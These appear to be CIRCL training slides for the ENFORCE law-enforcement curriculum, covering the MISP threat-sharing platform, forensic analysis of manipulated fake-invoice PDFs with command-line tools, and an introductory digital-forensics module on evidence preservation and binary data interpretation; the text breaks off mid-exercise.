

ENFORCE project - cybercrime training

Improving the design of curriculum with practical information sharing



CIRCL

Computer Incident
Response Center
Luxembourg



MISP
Threat Sharing

Alexandre

Dulaunoy *TLP:WHITE*

FIC 2020

Curriculum developed


- E.100 MISP - Open Source **Threat Intelligence Platform Supporting Digital Forensic** and Incident Response
- E.200 Post Mortem Analysis Techniques of Fake Invoices Manipulated PDF documents
- E.201 **Digital Forensics** - An introduction into Post-mortem Digital Forensics
- E.202 **Network forensic** - Analysing black-hole monitoring dataset
 - How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation
- E.300 **Data mining** using AIL framework
- E.301 **Cryptography Workarounds** For Law Enforcement

Development process

- The development process is to bring together **forensic analysis, information sharing and information exchange**.
- The **law enforcement contribution is critical and helps us to improve open source software** such as MISP and the training materials at large for the LE community.
- **The sessions are interactive** and we work together on solving cases, discovering new findings and techniques on a real environment running on a Cyber Range platform (HNS).

Training setup to support information sharing

ENFORCE - Training / MISP overview



Practical outcomes of the ENFORCE project

- **Direct improvements into open source software** used by law enforcement
- The complete ENFORCE curriculum **will be open sourced** in May 2020
- **Ensuring the sustainability of the project** via contributors in various fields such as law enforcement

- Contact: info@circl.lu
- <https://www.circl.lu/>
- <https://www.misp-project.org/>
- <https://github.com/MISP> -
<https://twitter.com/MISPPProject>
- Don't hesitate to get in touch with us to access one of our sharing community or feedback to improve MISP.

MISP - Open Source Threat Intelligence Platform

Supporting Digital Forensic and Incident Response



CIRCL
Computer Incident
Response Center
Luxembourg

Team CIRCL *TLP:WHITE*



MISP
Threat Sharing

16th May 2019

Objectives

- This training is a first step to bring together **forensic analysis, information sharing and information exchange**.
- Your contribution is critical and will help to improve open source software such as MISP and the training materials at large for the LE community.
- **The session is interactive** and we will work together on solving cases, discovering new findings and techniques.

Session


- There are 5 teams (LEA01→LEA04 and EUROLEA).
- A team is composed of one or more analysts.
- Each team has their own MISP instance and each team member has a forensic workstation.
- During the 1 day 1/2 session, there are 3 cases (CASE01→CASE03) to investigate.
- Findings will be shared within a team as a first step and then at later stage between teams.

Agenda

- An introduction to MISP
- CASE 01 - "fake invoicing" Warming-up
- CASE 02 - "We all love ransomware"
- MISP synchronisation and exchange
- CASE 03 - "Something suspicious in the neighbourhood"

MISP Enforce training target setup


ENFORCE - Training / MISP overview



MISP - Open Source Threat Intelligence Platform


- MISP is an open source software (can be self-hosted or cloud-based) **information sharing and exchange platform**
- It enables analysts from different sectors/orgs to create, collaborate on and share information
- The information shared can then be used to find correlations as well as automatically be fed into **protective tools or processes**
- The software is widely used by CERTs, ISACs, Intelligence Community, military organisations, private sector organisations and researchers since 2012
- CIRCL is both the main driving force behind the tool's **development** as well as some of the largest information **sharing communities** worldwide

MISP Project Overview



MISP core distributed sharing functionality

- MISP's core functionality is sharing where everyone can be a consumer and/or a contributor/producer.
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.



DFIR and MISP digital evidences

- **Share analysis and report** of digital forensic evidences.
- **Propose changes** to existing analysis or report.
- Extending existing event with additional evidences for local or limited use (sharing can be defined at event level or attribute level).
- **Evaluate correlations¹** of evidences against external or existing attributes.
- **Report sighting** such as false-positive or true-positive (e.g. a partner/analyst has seen a similar indicator).

¹MISP has a flexible correlation engine which can correlate on 1-to-1 value but also fuzzy hashing (e.g. ssdeep) or CIDR block matching.

Benefits of using MISP

- LE can leverage the long-standing experience in information sharing and **bridge their use-cases** with MISP's information sharing mechanisms.
- **Accessing existing MISP information sharing communities** by getting actionable information from CSIRTs/CERTs networks or security researchers.
- **Bridging LE communities with other communities.** Sharing groups can be created (and managed) between cross-sectors to support specific use-cases.
- **MISP standard format** is a flexible format which can be extended by the users who use the MISP platform. A MISP object template can be created in 30 minutes and directly share information with your model towards existing communities.

Future of Information Sharing

- MISP is a long-term project (started in 2012) and since **information sharing is becoming more essential** than ever to thwart threats, we have long-term plans for the project as the project is used in various critical information exchange communities.
- We hope to have the means to be the enablers and the interface for real cross-sectorial sharing and support the organisations facing hybrid threats.
- Tools, open standards and interoperable software (e.g. DFIR tools) are driving forces behind resilient information exchange communities.
- Getting ideas and practical **use-cases from LE community** is vital, don't hesitate to interact.

- Contact: info@circl.lu
- <https://www.circl.lu/>
- <https://www.misp-project.org/>
- <https://github.com/MISP> -
<https://twitter.com/MISPPProject>
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Post Mortem Analysis Techniques of Fake Invoices

Manipulated PDF documents



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16-17 May, 2019

Reported fraud

Detoured invoices

- Supplier sends payment reminders to customers
- Customer answers that he paid, showing a proof of payment
- Supplier says that it is not his bank account details

Reported fraud

Detoured invoices

Open questions

- Was the invoice created from scratch?
 - By the accounting system itself?
 - By a third party tool?
- By a manipulation of an existing invoice
 - By the accounting system itself?
 - By a third party tool?
 - Where was the original invoice created?
 - Where was it intercepted?
 - Under which form was it intercepted? (scan, office documents)

PDF internals

PDF data structure

%PDF-1.5	obj
1 0 obj	/Type /XRef
...	/Index [0 113]
endobj	/Size 113
2 0 obj	/W [1 3 1]
...	/Root 110 0 R
endobj	/ID [<C173A17AE5> ...]
... ... obj	startxref offset
...	%%EOF
endobj	

PDF internals

Why bothering with these details?

because of ...

- Many different PDF format variants
- www.adobe.com/devnet/pdf/pdf_reference_archive.html
- Not all tools interpret them correctly
- Tools strip potential valuable information
 - Comments left by the creator software
 - Generation IDs → track original files
 - Manipulation left overs of the "attacker"

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Questions

- What version has the PDF?
- How many objects the PDF has?
- What value has is the startxref offset?
- What is at is location?
- How many objects are in the xref table?

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Getting PDF version with standard unix tools

```
file invoice.pdf
```

```
head -c 9 invoice.pdf
```

Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Counting objects with standard unix tools

```
strings invoice.pdf | grep "endobj" | wc -l
```

Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Getting the startxref offset with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "startxref" |  
tail -n 1'
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Determining xref table with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "  
startxref" | tail -n 1'  
dd if=invoice.pdf bs=1 skip=$OFFSET | less
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

Determining the number of items in the xref table with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "  
startxref" | tail -n 1'  
dd if=invoice.pdf bs=1 skip=$OFFSET | head -n 2 |  
tail -n 1 | cut -d ' ' -f2
```

Detoured invoices

Extracting PDF metadata with pdfinfo

```
pdfinfo invoice.pdf

Title: SSMILE_prin19041715230
Creator: SMILE_printer
Producer: KONICA MINOLTA bizhub C458
CreationDate: Wed Apr 17 16:23:17 2019 CEST
ModDate: Wed Apr 17 16:23:17 2019 CEST
Page size: 595 x 841 pts
File size: 27758 bytes
PDF version: 1.4
...
```

Detoured invoices

Extracting PDF metadata with pdfinfo

Open questions

- Is the creator known?
- Is the producer known?
- Are the timestamps in a valid time frame?
- Does the file size correspond?

Caution

- All elements in a PDF could be manipulated
- The integrity is not guaranteed

PDF dissection

Getting an overview with the tool pdfid.py

```
pdfid.py invoice.pdf
```

```
PDFiD 0.2.1 invoice.pdf
```

```
PDF Header: %PDF-1.4
```

```
obj 37
```

```
endobj 37
```

```
stream 16
```

```
endstream 16
```

```
xref 1
```

```
trailer 1
```

```
startxref 1
```

```
/Page 1
```

```
/JavaScript 0
```

```
/OpenAction 1
```

```
/AcroForm 0
```

Checking active components

Items frequently used to load malware

- OpenAction
- JavaScript
- AcroForm

Checking active components

OpenAction

```
python pdf-parser.py -s openaction invoice.pdf
obj 37 0
Type: /Catalog
Referencing: 2 0 R, 34 0 R, 1 0 R

<<
/Type /Catalog
/Pages 2 0 R
/Metadata 34 0 R
/OpenAction [ 1 0 R /Fit ]
>>
```

Checking active components

OpenAction

```
/OpenAction [ 1 0 R /Fit ]
```

Object number 1

Generation number 0

Indirect reference R

Fit Display instructions

Checking active components

OpenAction


What is at object 1?

```
python pdf-parser.py invoice.pdf -o 1
obj 1 0
Type: /Page
Referencing: 2 0 R, 3 0 R, 4 0 R
<<
/Type /Page
/Parent 2 0 R
/MediaBox [ 0 0 595.000 841.000 ]
/Resources
<<
/ProcSet [ /PDF /Text /ImageB /ImageC /ImageI ]
...
```

Detoured invoices

Checking document modifications

- Tools for manipulating PDF documents: LibreOffice, Preview on MacOS, Adobe Acrobat
- Low skills are needed for doing these manipulations




Detoured invoices

Checking document modifications

- Insert text boxes (add new bank account details, delivery addresses, ...)
- Adding overlays in the picture → hide some parts
- Add some signature scans
- ...

Detoured invoices

Checking document modifications



Detoured invoices

Checking document modifications

Checking for added text boxes

```
pdf-parser.py -s /fontfile mod1.pdf
```

```
obj 56 0
```

```
Type: /FontDescriptor
```

```
Referencing: 54 0 R
```

```
<<
```

```
/Type /FontDescriptor
```

```
/FontName /CAAAAA+LiberationSerif-Bold
```

```
/Flags 4
```

```
/FontFile2 54 0 R
```

```
>>
```

Detoured invoices

Checking document modifications

- Which font descriptor corresponds to what?
- Dump the font file
- Display the glyphs
- Check the coordinates
- or ...
- Deactivate it and visualize

Detoured invoices

Checking document modifications

```
cat mod1.pdf | sed 's/58\u00obj/99\u00obj/g' > out.pdf
```

To be paid within 90 days of reception.

TVA 0000000 RCS C00

Detoured invoices

Adding signature scans



Detoured invoices

Adding signature scans



28, boulevard d'Arrondissement
L-1166 Luxembourg
(+352) 278 98 98 98

Mr. John Doe
123 Maple Street
Anytown, PA 17105

Invoice number: 112987
Date: 17/06/2008

Services: 3000 EUR
Tax: 0 EUR
Total balance due: 3000 EUR

Sales manager

Albert

To be paid within 90 days of reception.

Fax 00000000 RCS GRD 00000000 0000 0000 0000

Detoured invoices

Adding signature scans

Search for included images

```
pdf-parser.py -s /image invoice2.pdf
```

```
obj 5 0
Type: /XObject
Referencing: 7 0 R
Contains stream
```

```
<<
/Type /XObject
/Subtype /Image
/Width 433
/Height 180
```

Detoured invoices

Adding signature scans

Extract the image from the pdf document

```
pdf-parser.py -o 5 invoice2.pdf -d signature.png
```

Check the image

```
display signature.png
```

What can be shared?

- File meta information
 - Did other recipients received it?
 - Is it in a backups?
 - Was it in mailboxes?
 - Is it in shadow copies
 - ...
- Timestamps → get a time range of operations
- Bank account details
 - Prevent other transfers
 - Correlate cases

CIRCL - Digital Forensics 1.0.1

Introduction: Post-mortem Digital Forensics



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December, 2024

Overview

1. Introduction
2. Information
3. Disk Acquisition
4. Disk Cloning / Disk Imaging
5. Disk Analysis
6. Forensics Challenges
7. Bibliography and Outlook



1. Introduction

1.1 Admin default behaviour

- Get operational asap:
 - Re-install
 - Re-image
 - Restore from backup
 - Destroy of evidences
 - Analyse the system on his own:
 - Do some investigations
 - Install and run (several) AV
 - Apply updates for OS and Apps
 - Create big noise
 - Overwrite evidences
- Negative impact on forensics

1.2 Preservation of evidences

- Finding answers:

- Is there an incident
- System involved at all
- If yes, how and when
- System compromised
- Malware/RAT involved
- Persistence mechanisms
- Root cause of the compromise
- Lateral movement inside LAN
- Access sensitive data
- Data exfiltration
- Illegal content

- Legal case:

- Collect & safe evidences
- Witness testimony for court

1.2 Preservation of evidences

- A cyclic redundancy check (CRC) is not sufficient:
 - Example: Checksum
 $4711 \rightarrow 13$
 - Example: Collision
 $12343 \rightarrow 13$
- Cryptographic hash function:
 - Output always same fixed size
 - Deterministic: if $m = m \rightarrow h(m) = h(m)$
 - 1 Bit change in $m \rightarrow$ max. change in $h(m)$
 - One way function: For $h(m)$ impossible to find m
 - Simple collision resistance: For given $h(m_1)$ hard to find $h(m_2)$
 - Strong collision resistance: For any $h(m_1)$ hard to find $h(m_2)$

1.3 Forensics Science

- Classical forensic
 - Locard's exchange principle
https://en.wikipedia.org/wiki/Locard%27s_exchange_principle
- Write down everything you see, hear, smell and do
- Chain of custody
 - https://csrc.nist.gov/glossary/term/chain_of_custody
 - <https://www.nist.gov/document/sample-chain-custody-formdocx>
- Scope of the analysis

1.3 Forensics Science

CPU registers → nanoseconds

CPU cache → nanoseconds

RAM memory → tens of nanoseconds

Network state → milliseconds

Processes running → seconds

Disk, system settings, data → minutes

External disks, backup → years

Optical storage, printouts → tens of ears

→ <https://www.circl.lu/pub/tr-22/>

1.4 Forensic disciplines

- Post-mortem Analysis
 - <https://www.circl.lu/pub/tr-22/>
 - <https://www.circl.lu/pub/tr-30/>
- Memory Forensics
 - <https://www.circl.lu/pub/tr-22/>
 - <https://www.circl.lu/pub/tr-30/>
- Reverse Engineering
- Code-Deobfuscation
- Network Forensics
- Mobile Forensics
- Cloud Forensics

1.5 First Responder: Be prepared

- Prepare your toolbox
 - Write Blocker
 - Photo camera
 - Flash light, magnifying glasses
 - Labelling device, labels, tags, stickers
 - Toolkit, screwdriver kits
 - Packing boxes, bags, faraday bag
 - Cable kits, storage devices
 - Anti-static band, network cables
 - Pens, markers, notepads
 - Chain of custody
 - Mouse jiggler
- Talk with people; Take notes
- Identify potential evidences (Computer, devices, paper, ...)

1.5 First Responder: First steps

- Powered-on versus powered-off
 - Shutdown: Lost of live (memory) data
 - Pull power: Corrupt file system
 - Live analysis: Modify memory and disk
 - Live analysis: Working with compromised binaries?
- USB stick → <https://www.circ1.lu/pub/tr-30/>
 - 256 GB USB3
 - File system: exFAT
 - Memory dump: Comae-Toolkit
 - Memory and Live Acquisition: FTK Imager Lite
 - Encrypted Disk Detector - Edd
 - Security Scanner: Nmap command line
 - Sysinternals Suite

1.5 First Responder: Live response

1. Isolate system from (WiFi) network
2. Perform memory dump
3. In case of a live analysis:
 - System time
 - Logged-on users
 - Open files
 - Network -connections -status
 - Process information -memory
 - Process / port mapping
 - Clipboard content
 - Services
 - Command history
 - Mapped drives / shares
 - !!! Do not store information on the subject system !!!
4. Shutdown and do disk image (If possible)
5. Logical image of live system (Possible issues)

1.6 Post-mortem Analysis

- Hardware layer & acquisition
 - Best copy (in the safe)
 - Working copy (on a NAS)
 - Working copy attached with Write Blocker
 - Disk volumes and partitions
 - Simple tools: dmesg, dd, mount
- Sector layer
 - Carving: foremost, scalpel, testdisk/photorec
 - String search
- File system layer
 - FAT, NTFS
 - File system timeline
 - Restore deleted files

1.7 Post-mortem Analysis

- OS layer
 - Registry
 - Event logs
 - Volume shadow copies
 - Prefetch files
- Application layer
 - AV logs
 - Browser history: IE, firefox, chrome
 - Email
 - Office files & PDFs
- Searching for malware
 - TEMP folders
 - Startup folders
 - Windows tasks

1.8 Forensic Distributions

- Commercial
 - EnCase Forensic
 - F-Response
 - Forensic Toolkit
 - Helix Enterprise
 - X-Ways Forensics
 - Magnet Axiom
- Open source tools
 - Kali Linux
 - SANS SIFT
- Consider using your favorite Linux and add tools
- Sometimes a Windows based VM could be helpful



2. Information

2.1 Data in a binary system

- BIT → Binary digit
- Data stored in binary form

x Bits --> 0101000001101001011011001100111 --> y Bits

Bit x + 2 = 1

Bit x + 3 = 0

→ What information is stored within this data?

- "*..... information is data arranged in a meaningful way for some perceived purpose*" → Interpretative rules
- Grouping, addressing and interpreting

--> 01010000 01101001 01101110 01100111 -->

----- ----- ----- -----

--> Byte 117 Byte 118 Byte 119 Byte 120 -->

2.1 Data in a binary system

- Grouping examples:
 - Nibble: 0101 0000 0110 1001 0110 1110 0110 0111
 - Byte: 01010000 01101001 01101110 01100111
 - Word: 0101000001101001 0110111001100111
 - Double Word: 01010000011010010110111001100111
- Interpreting:
 - Integer: (Signed, Unsigned)
 - Endian: (Big, Little)
 - Floating Point
 - Binary Coded Decimal, Packed BCD
 - Encoding: (ASCII, ISO8859, Unicode 16L, 16B, 32L, 32B)
 - Binary: (ELF, MZ, PE, GIF, JPEG, ZIP, PDF, OLE, ...)
 - ...

2.2 Number Systems

- Decimal:

$$\begin{array}{r} 2145 \\ | \quad | \quad | - \quad 5 * 10^0 = \quad \quad \quad 5 \\ | \quad | \quad | -- \quad 4 * 10^1 = \quad \quad \quad 40 \\ | \quad | \quad | --- \quad 1 * 10^2 = \quad \quad \quad 100 \\ | \quad | \quad | ---- \quad 2 * 10^3 = \quad 2,000 \\ \hline & & & 2,145 \end{array}$$

- Binary:

$$\begin{array}{r} 1111 \\ | \quad | \quad | - \quad 1 * 2^0 = \quad \quad \quad 1 \\ | \quad | \quad | -- \quad 1 * 2^1 = \quad \quad \quad 2 \\ | \quad | \quad | --- \quad 1 * 2^2 = \quad \quad \quad 4 \\ | \quad | \quad | ---- \quad 1 * 2^3 = \quad \quad \quad 8 \\ \hline & & & 15 = 1111 \end{array}$$

- Hexadecimal:

$$\begin{array}{r} 2A9F \\ | \quad | \quad | - \quad 15 * 16^0 = \quad \quad \quad 15 \\ | \quad | \quad | -- \quad 09 * 16^1 = \quad \quad \quad 144 \\ | \quad | \quad | --- \quad 10 * 16^2 = \quad 2,560 \\ | \quad | \quad | ---- \quad 02 * 16^3 = \quad 8,192 \\ \hline & & & 10,911 = 0x2A9F \end{array}$$

2.3 Interpreting binary data: Integer

0 1 0 1 0 0 0 0

							_	$0 * 2^0 = 0$	
							__	$0 * 2^1 = 0$	
							___	$0 * 2^2 = 0$	
							_____	$0 * 2^3 = 0$	
							_____	$1 * 2^4 = 16$	
							_____	$0 * 2^5 = 0$	
							_____	$1 * 2^6 = 64$	
							_____	$0 * 2^7 = 0$	

80

2.3 Interpreting binary data: Signed Integer

1 0 1 1 1 1 1

| | | | | | | |

Two's complement:

0 1 0 0 0 0 0 0
0 1 0 0 0 0 0 1

| |

1. Invert all single bits
2. Add the value 1

64

-65

3. Convert to Decimal

2.4 Exercise: Signed Integer Bytes

1 1 0 1 1 1 0 0

| | | | | | | |

Two's complement:

1. Invert all single bits
2. Add the value 1

| |

? ?

3. Convert to Decimal

-??

2.4 Exercise: Signed Integer Bytes

1 1 0 1 1 1 0 0

| | | | | | | |

Two's complement:

0 0 1 0 0 0 1 1
0 0 1 0 0 1 0 0

| |

1. Invert all single bits
2. Add the value 1

32 4

-36

3. Convert to Decimal

2.4 Exercise: Challenge on 1 byte signed Integer

- Find biggest possible positive number

→

- Find smalest possible positive number

→

- Find biggest possible negative number

→

- Find smalest possible negative number

→

2.4 Exercise: Challenge on 1 byte signed Integer

- Find biggest possible positive number

0111 1111 \rightarrow 127

- Find smalest possible positive number

0000 0000 \rightarrow 0

- Find biggest possible negative number

\rightarrow

- Find smalest possible negative number

\rightarrow

2.4 Exercise: Challenge on 1 byte signed Integer

- Find biggest possible positive number

$$\begin{array}{r} 0111 \ 1111 \\ \hline \end{array} \quad \rightarrow \quad 127$$

- Find smalest possible positive number

$$\begin{array}{r} 0000 \ 0000 \\ \hline \end{array} \quad \rightarrow \quad 0$$

- Find biggest possible negative number

$$\begin{array}{r} 1111 \ 1111 \\ \hline 0000 \ 0000 \\ 0000 \ 0001 \\ \hline \end{array} \quad \rightarrow \quad -1$$

- Find smalest possible negative number

$$\begin{array}{r} 1000 \ 0000 \\ \hline 0111 \ 1111 \\ 1000 \ 0000 \\ \hline \end{array} \quad \rightarrow \quad -128$$

2.5 From Bin to Hex

Example:

0001 1000	0101 0101	0000 1111	1010 0110
-----	-----	-----	-----
1 8	5 5	0 F	A 6

Exercise:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----

2.5 From Bin to Hex

Exercise:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----

Results:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----
9 6	A 5	0 F	C 3

2.6 Big Endian and Little Endian

Multibyte words:

Example: 256 in BigEndian representation:

2^:	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
Data:	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0
	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
Address:	10.000								10.001							

Multibyte words:

Example: 256 in LittleEndian representation:

2^:	7	6	5	4	3	2	1	0	15	14	13	12	11	10	9	8
	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
Data:	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
Address:	10.000								10.001							

2.6 Exercise: LittleEndian

Read and interpret this little endian 2 byte 'word'

0x96A5 | 9 6 | A 5 |

0x | | | =

2.6 Exercise: LittleEndian

Read and interpret this little endian 2 byte 'word'

0x96A5 | 9 6 | A 5 |

\ /
\ /
X
/ \
/ \

